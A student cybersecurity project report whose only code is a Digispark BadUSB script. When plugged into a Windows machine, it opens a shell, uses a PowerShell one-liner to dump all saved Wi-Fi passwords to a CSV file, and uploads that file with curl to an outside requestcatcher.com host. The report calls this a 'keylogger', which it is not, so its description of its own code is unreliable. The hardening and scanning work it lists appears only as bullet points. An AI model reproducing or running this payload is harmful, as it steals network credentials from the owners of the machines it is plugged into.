
**C:\Users\hp\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B69B6BB2.tmpFuturense Technologies**

****

**Project Report**

**Group: 14**

**Names:**

1. **Keerthana Narkunaraja**

**2.** **MD Talib**

**3.** **Omkar R Prasad**

**4.** **Abinav Harsha**

**C:\Users\hp\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B69B6BB2.tmpABSTRACT**

This project is designed to elevate students' comprehension of cybersecurity concepts and their practical application within a Linux environment. Emphasizing Linux commands, shell scripting, and optionally Python, the project involves the creation of a keylogger. The implementation follows a Scrum model, where teams of four students collaborate over three days. The phases include Planning and Setup, Implementation, and Testing and Presentation, covering aspects from initial environment setup to the development of security measures and a keylogger.

**C:\Users\hp\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B69B6BB2.tmpContents**

1. Abstract
2. Problem Statements
3. Objective
4. Description
5. Code
6. Screenshot
7. Results
8. Future Scope

**C:\Users\hp\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B69B6BB2.tmpList of Figures/Codes/Graphs**

**C:\Users\hp\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B69B6BB2.tmpProblem Statement**

Traditional cybersecurity education often lacks hands-on practical experience, especially in Linux environments. This project addresses the need for a comprehensive learning experience that combines theoretical knowledge with practical application. The incorporation of a keylogger, while controversial, provides a real-world context for understanding cybersecurity threats and defences.

**C:\Users\hp\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B69B6BB2.tmpObjective**

1. Familiarize students with Linux commands, shell scripting, and optional Python for cybersecurity tasks.
2. Provide hands-on experience in setting up a secure Linux environment and installing essential security tools.
3. Conduct risk assessments to identify vulnerabilities in Linux systems using Nmap and OpenVAS.
4. Automate vulnerability analysis through shell scripting.
5. Harden Linux systems by implementing strong password policies, configuring firewalls, and setting up centralized logging.
6. Develop a basic keylogger using Arduino programming language to understand the nuances of capturing and logging keystrokes.

**C:\Users\hp\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B69B6BB2.tmpDescription**

The project begins with a planning and setup phase on

**Day 1**, covering an overview of project requirements, task delegation, Linux environment setup, and installation of security tools.

**Day 2** focuses on the implementation phase, involving risk assessments, shell scripting for vulnerability analysis, and the development of a keylogger

**Day 3** encompasses testing and presentation, including thorough testing of security measures, finalizing the keylogger, and a presentation summarizing the project's objectives and outcomes.

**C:\Users\hp\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B69B6BB2.tmpCode**

#include "DigiKeyboard.h"

void setup() {

DigiKeyboard.sendKeyStroke(0);

DigiKeyboard.sendKeyStroke(KEY\_R, MOD\_GUI\_LEFT);

DigiKeyboard.delay(500);

DigiKeyboard.print("cmd");

DigiKeyboard.sendKeyStroke(KEY\_ENTER);

DigiKeyboard.delay(2000);

DigiKeyboard.print(F("powershell -NoP -NonI -Exec Bypass \"(netsh wlan show profiles) | Select-String '\\:(.+)$' | %{$name=$\_.Matches.Groups[1].Value.Trim(); $\_} | %{(netsh wlan show profile name=$name key=clear)} | Select-String 'Key Content\\W+\\:(.+)$' | %{$pass=$\_.Matches.Groups[1].Value.Trim(); $\_} | %{[PSCustomObject]@{ PROFILE\_NAME=$name;PASSWORD=$pass }} | Export-csv 'C://windows/temp/data.csv'"));

DigiKeyboard.sendKeyStroke(KEY\_ENTER);

DigiKeyboard.delay(2000);

DigiKeyboard.print(F("curl -X POST -F file=@C://windows/temp/data.csv https://talib19.requestcatcher.com/ -s"));

DigiKeyboard.sendKeyStroke(KEY\_ENTER);

DigiKeyboard.println("exit");


}


void loop() {

for(;;){digitalWrite(1, HIGH);DigiKeyboard.delay(200);digitalWrite(1, LOW);DigiKeyboard.delay(200);}


}

**C:\Users\hp\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B69B6BB2.tmpScreenshot**

****

****

**C:\Users\hp\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B69B6BB2.tmpResults and Conclusion**



1. Increased understanding of Linux commands, shell scripting, and Python, Arduino programming language for cybersecurity tasks.
2. Competence in setting up a secure Linux environment and installing essential security tools.
3. Proficiency in conducting risk assessments and automating vulnerability analysis.
4. Skills in hardening Linux systems through password policies, firewalls, and centralized logging.
5. Basic proficiency in developing a keylogger using Arduino programming language.

**C:\Users\hp\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B69B6BB2.tmpFuture Scope**

1. Expand the project to cover more advanced cybersecurity topics and tools.
2. Integrate additional programming languages for a broader understanding of cybersecurity applications.
3. Explore ethical hacking scenarios and response strategies.
4. Collaborate with industry experts for real-world insights and challenges.
5. Continuously update and adapt the curriculum to align with the ever-evolving cybersecurity landscape

**C:\Users\hp\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B69B6BB2.tmpReferences**

C:\Users\hp\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\B69B6BB2.tmp